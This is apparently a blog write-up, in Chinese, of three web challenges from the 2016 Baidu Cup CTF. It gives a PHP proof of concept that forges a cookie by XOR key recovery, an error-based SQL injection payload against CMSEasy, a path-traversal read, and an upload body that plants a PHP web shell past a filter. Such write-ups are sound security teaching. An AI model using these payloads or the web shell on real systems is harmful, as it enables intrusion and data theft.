"百度杯"CTF 9月2日 WriteUp.md

原创

Bendawang 于 2016-09-04 14:11:48 发布 9254 收藏

分类专栏： WriteUp Web 文章标签： ctf web i春秋 百度杯 writeup

本文链接：https://blog.csdn.net/qq_19876131/article/details/52432140

CODE 50pt


合天7月高校联赛赛前指导赛原题

访问页面后，非常明显的image参数可猜测为文件读取，返回base64编码的文件内容

然后读取一下index.php有个过滤，flag应该是在`config.php`下面，但是绕不过，下面就是`index.php`

```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
$file = str_replace("config","_", $file);
$txt = base64_encode(file_get_contents($file));

echo "<img src='https://img-blog.csdnimg.cn/20220119172212261O4.gif".$txt."'></img>";

/*
 * Can you find the flag file?
 *
 */

?>
```

从注释里面得到提示`phpstorm`，这个东西工具在写Php的时候会默认创建一个.idea文件夹，一般会直接默认创建几个文件
下面是我开phpstorm的截图



然后去访问.idea/workspace.xml 发现目录下又一个`fl3g_ichuqiu.php`

```
- <component name="FileEditorManager">
  - <leaf SIDE_TABS_SIZE_LIMIT_KEY="300">
    - <file leaf-file-name="fl3g_ichuqiu.php" pinned="false" current-in-tab="false">
      - <entry file="file://$PROJECT_DIR$/fl3g_ichuqiu.php">
        - <provider selected="true" editor-type-id="text-editor">
          - <state vertical-scroll-proportion="-4.071429">
              <caret line="6" column="3" selection-start-line="6" selection-start-column="3
              <folding/>
```


在首页获取它的源码如下：

```php
<?php
/**
 * Created by PhpStorm.
 * User: pfven
 * Date: 2016/7/20
 * Time: 17:19
 */

error_reporting(E_ALL || ~E_NOTICE);
include('config.php');
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}

function encrypt($txt,$key){
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);
    }
    $txt = $tmp;
    $rnd=random(4);
    $key=md5($rnd.$key);
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $ttmp .= $txt[$i] ^ $key[++$s];
    }
    return base64_encode($rnd.$ttmp);
}
function decrypt($txt,$key){
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $txt = substr($txt,4);
    $key=md5($rnd.$key);

    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s];
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10);
    }
    return $tmp1;
}
$username = decrypt($_COOKIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "It's Works!";
}
```

对应写POC即可

```php
<?php
function ss($txt,$m){
  for($i=0;$i<strlen($m);$i++){
     $tmp .= chr(ord($m[$i])+10);
  }
  $m=$tmp;
  $tmp='';
  $txt=base64_decode($txt);
  $rnd = substr($txt,0,4);
  $txt = substr($txt,4);
  for($i=0;$i<strlen($txt);$i++){
     $key .= $txt[$i] ^ $m[$i];
  }
  $s='0123456789abcdef';
  $txt1='system';
  for($i=0;$i<strlen($txt1);$i++){
    $tmp .= chr(ord($txt1[$i])+10);
  }
  $txt1=$tmp;
  $tmp='';
  for($i=0;$i<16;$i++){
     $tmp = $key.$s[$i];
     for($ii=0;$ii<strlen($txt1);$ii++){
       $txt2 .= $txt1[$ii] ^ $tmp[$ii];
     }
     file_put_contents('1.txt',base64_encode($rnd.$txt2)."\r\n",FILE_APPEND);
     $txt2='';
   }
}
ss('VW9BNRVKDUQd','guest');//guest及其对应的cookie.
?>
```

跑一遍会生成了16个加密的密文，用burp的intruder加载后，爆破下，即可得到flag 。
截图如下：



YeserCMS 50pt

在文档下载里面点进一个文档后，下面有个评论区，暴露了是cmseasy

这下去搜cmseasy的公开漏洞试试，找到一个在 `/celive/live/header.php` 下存在报错注入，向它post

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx%2527%252C%2528UpdateXML%25281%252CCONCAT%25280x5
```

就能曝出管理员的用户名和密码，当然需要调整下substring的姿势才能获取完整密码hash，
然后得到管理员用户名是`admin`，密码hash解码之后是`Yeser231`
进入后台之后，开始疯狂地尝试各种上传啊，执行啊，结果发现应该是权限卡死了，估计是不让你以任何方式写文件，
然后是在模板下的编辑当前模板的时候存在任意代码读取


反正这里太蠢了，最开始我还跟着他的格式走，输入的是`../_d_../_d_flag_php`结果死活出不来，最后直接`../../flag.php`就可以了。

Upload 50pt

好吧这道题被之前的做的webhacking给坑了。
一个上传，好像只能是php，然后内容里面的`<?php`或是`php`之类都被过滤了，但是可以用大小写绕过
先上传如下文件，语言改下大小写绕过过滤什么的，然后标准的一句话被禁，换个姿势就行了，

```
-----------------------------231763175874O3
Content-Disposition: form-data; name="file"; filename="index.php"
Content-Type: text/plain

<script language="Php">
$e = $_REQUEST['e'];
register_shutdown_function($e, $_REQUEST['pass']);
</script>
-----------------------------231763175874O3--
```

之后就直接执行命令`cat var/www/html/flag.php`就行了



flag就在源码里面了

```
-----------------------------231763175874O3
Content-Disposition: form-data; name="file"; filename="index.php"
Content-Type: text/plain

<script language="Php">
$e = $_REQUEST['e'];
register_shutdown_function($e, $_REQUEST['pass']);
</script>
-----------------------------231763175874O3--
```